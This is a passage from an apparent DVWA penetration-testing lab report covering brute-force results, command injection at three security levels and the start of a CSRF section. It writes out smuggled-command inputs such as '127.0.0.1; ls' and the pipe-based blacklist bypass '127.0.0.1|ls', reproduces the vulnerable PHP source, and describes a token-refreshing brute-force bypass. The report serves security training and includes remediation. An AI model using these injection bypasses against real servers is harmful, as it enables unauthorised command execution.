


Fig 7.1.37 – Attack results settings: Make unmodified baseline request unchecked




Fig 7.1.38 – Grep - Match: list cleared and the text incorrect added




Fig 7.1.39 – Start attack after the Grep - Match setting




Fig 7.1.40 – High level attack results: kali / kali shows no incorrect match, all other pairs show 1

Behavior at Each Security Level

Level	What was tried	Result
Low	Burp Intruder cluster bomb attack with the default username and password lists. There is no lockout or delay on failed logins.	Exploited
Medium	Same attack. A failed login is delayed by 2 seconds (sleep (2)), which only makes the attack slower.	Exploited
High	Anti-CSRF user_token on every request, plus a delay. Bypassed with a Burp session handling rule and macro that refreshes the token, using one concurrent request.	Exploited

Table 7.1 – Brute Force Results by Security Level

Impact

An attacker can guess valid usernames and passwords and log in as another user. This gives access to the protected area and its data, and if the account is privileged or the password is reused elsewhere it can lead to full account takeover and further compromise.

Risk Rating

High. Valid credentials were found at all three security levels using free tools and default wordlists.

Remediation

- Lock the account or add increasing delays after repeated failed logins.
- Apply rate limiting per account and per IP address.
- Add multi-factor authentication or a CAPTCHA to the login.
- Enforce strong passwords and block default and common passwords.
- Return generic error messages, and log and monitor failed login attempts.

7.2 Command Injection

Vulnerability	Command Injection
Module path	DVWA → Command Injection
OWASP Top 10 (2021)	A03:2021 – Injection
Risk rating	Critical
Security levels tested	Low, Medium, High, Impossible
Tools used	Web browser

Description

The Command Injection module provides a ping utility that passes the user's input to the operating system shell. Because the input is not properly validated, special shell characters can be used to make the server run additional commands of the attacker's choice.

Steps Performed – Low Security Level

Step 1. Open the Command Injection module and set the DVWA security level to Low (Fig 7.2.1 and Fig 7.2.2).Step 2. Enter the full command ping 127.0.0.1 in the input box. The page returns no output, because the application already runs the ping command itself (Fig 7.2.3).
Step 3. Enter only the IP address 127.0.0.1. The application returns the normal ICMP ping replies.
Step 4. Enter 127.0.0.1; ls. The ping replies are shown, followed by the list of files in the web folder, which shows that the second command was executed (Fig 7.2.4).
Step 5. Other commands can be run in the same way. For example, 127.0.0.1; whoami returns the user that the web server runs as, www-data (Fig 7.2.5).

Evidence




Fig 7.2.1 – DVWA Security level set to Low

Fig 7.2.2 – Command Injection module page




Fig 7.2.3 – Full ping command entered, returning no output




Fig 7.2.4 – Ping replies followed by the output of the ls command




Fig 7.2.5 – Output of the whoami command showing the web server user

Steps Performed – Medium Security Level

Step 1. Set the DVWA security level to Medium.

Step 2. View the source code. The application uses a blacklist that removes the characters && and ; from the input (Fig 7.2.6).

Step 3. Use the pipe operator (|) instead, which is not blacklisted and chains a second command to the first. For example, 127.0.0.1 | ls lists the files (Fig 7.2.7), and 127.0.0.1 | uname -a shows the system information (Fig 7.2.8).

```php
<?php

if( isset( $_POST[ 'Submit' ]  ) ) {
    // Get input
    $target = $_REQUEST[ 'ip' ];

    // Set blacklist
    $substitutions = array(
        '&&' => '',
        ';'  => '',
    );

    // Remove any of the characters in the array (blacklist).
    $target = str_replace( array_keys( $substitutions ), $substitutions, $target );

    // Determine OS and execute the ping command.
    if( stristr( php_uname( 's' ), 'Windows NT' ) ) {
        // Windows
        $cmd = shell_exec( 'ping  ' . $target );
    }
    else {
        // *nix
        $cmd = shell_exec( 'ping  -c 4 ' . $target );
    }

    // Feedback for the end user
    echo "<pre>{$cmd}</pre>";
}

?>
```

Fig 7.2.6 – Medium level source code showing the blacklisted characters

Fig 7.2.7 – Medium level: pipe operator used to list files




Fig 7.2.8 – Medium level: pipe operator used to run uname -a

Steps Performed – High Security Level

Step 1. Set the DVWA security level to High.
Step 2. View the source code. The blacklist is stricter and removes many symbols, including a pipe followed by a space ('| '), but a pipe without a space is not removed (Fig 7.2.9). Entering 127.0.0.1|ls therefore still runs the second command and lists the files (Fig 7.2.10).

Command Injection Source

vulnerabilities/exec/source/high.php

```php
<?php

if( isset( $_POST[ 'Submit' ]  ) ) {
    // Get input
    $target = trim($_REQUEST[ 'ip' ]);

    // Set blacklist
    $substitutions = array(
        '||' => '',
        '&'  => '',
        ';'  => '',
        '| ' => '',
        '-'  => '',
        '$'  => '',
        '('  => '',
        ')'  => '',
        '`'  => '',
    );

    // Remove any of the characters in the array (blacklist).
    $target = str_replace( array_keys( $substitutions ), $substitutions, $target );

    // Determine OS and execute the ping command.
    if( stristr( php_uname( 's' ), 'Windows NT' ) ) {
        // Windows
        $cmd = shell_exec( 'ping  ' . $target );
    }
    else {
        // *nix
        $cmd = shell_exec( 'ping  -c 4 ' . $target );
    }

    // Feedback for the end user
    echo "<pre>{$cmd}</pre>";
}

?>
```

Fig 7.2.9 – High level source code showing the blacklist




Fig 7.2.10 – High level: pipe without a space bypassing the blacklist

Behavior at Each Security Level

Level	What was tried	Result
Low	Extra commands added after the IP address with a semicolon (ls, whoami).	Exploited
Medium	Pipe operator used, because; and && are removed (ls, uname -a).	Exploited
High	Pipe without a space used (127.0.0.1|ls), because only '| ' is removed.	Exploited

Table 7.2 – Command Injection Results by Security Level

Impact

An attacker can run commands on the server, read sensitive files, change data, install tools and move further into the network. This can lead to complete compromise of the host.

Risk Rating

Critical. It gives direct code execution on the server with little effort.

Remediation

- Avoid calling operating system commands from application code.
- Validate input against a strict allow-list, such as a correct IP address format.
- If a command is unavoidable, pass arguments through a safe API rather than building a shell string.
- Run the web server with a low-privilege account.
- Log and monitor unusual command activity.

7.3 Cross-Site Request Forgery (CSRF)

Vulnerability	Cross-Site Request Forgery (CSRF)
Module path	DVWA → CSRF
OWASP Top 10 (2021)	A01:2021 – Broken Access Control
Risk rating	Medium
Security levels tested	Low, Medium, High
Tools used	Web browser, text editor, browser developer tools

Description

The CSRF module lets a logged-in user change their account password. The request that performs the change carries no unpredictable token, so a different website can make a victim's browser send the same request without the victim's knowledge. Because the browser automatically attaches the victim's session cookie, the application cannot tell the forged request apart from a real one.

Steps Performed – Low Security Level

Step 1. Change the security level to low and open the csrf and check the source code.

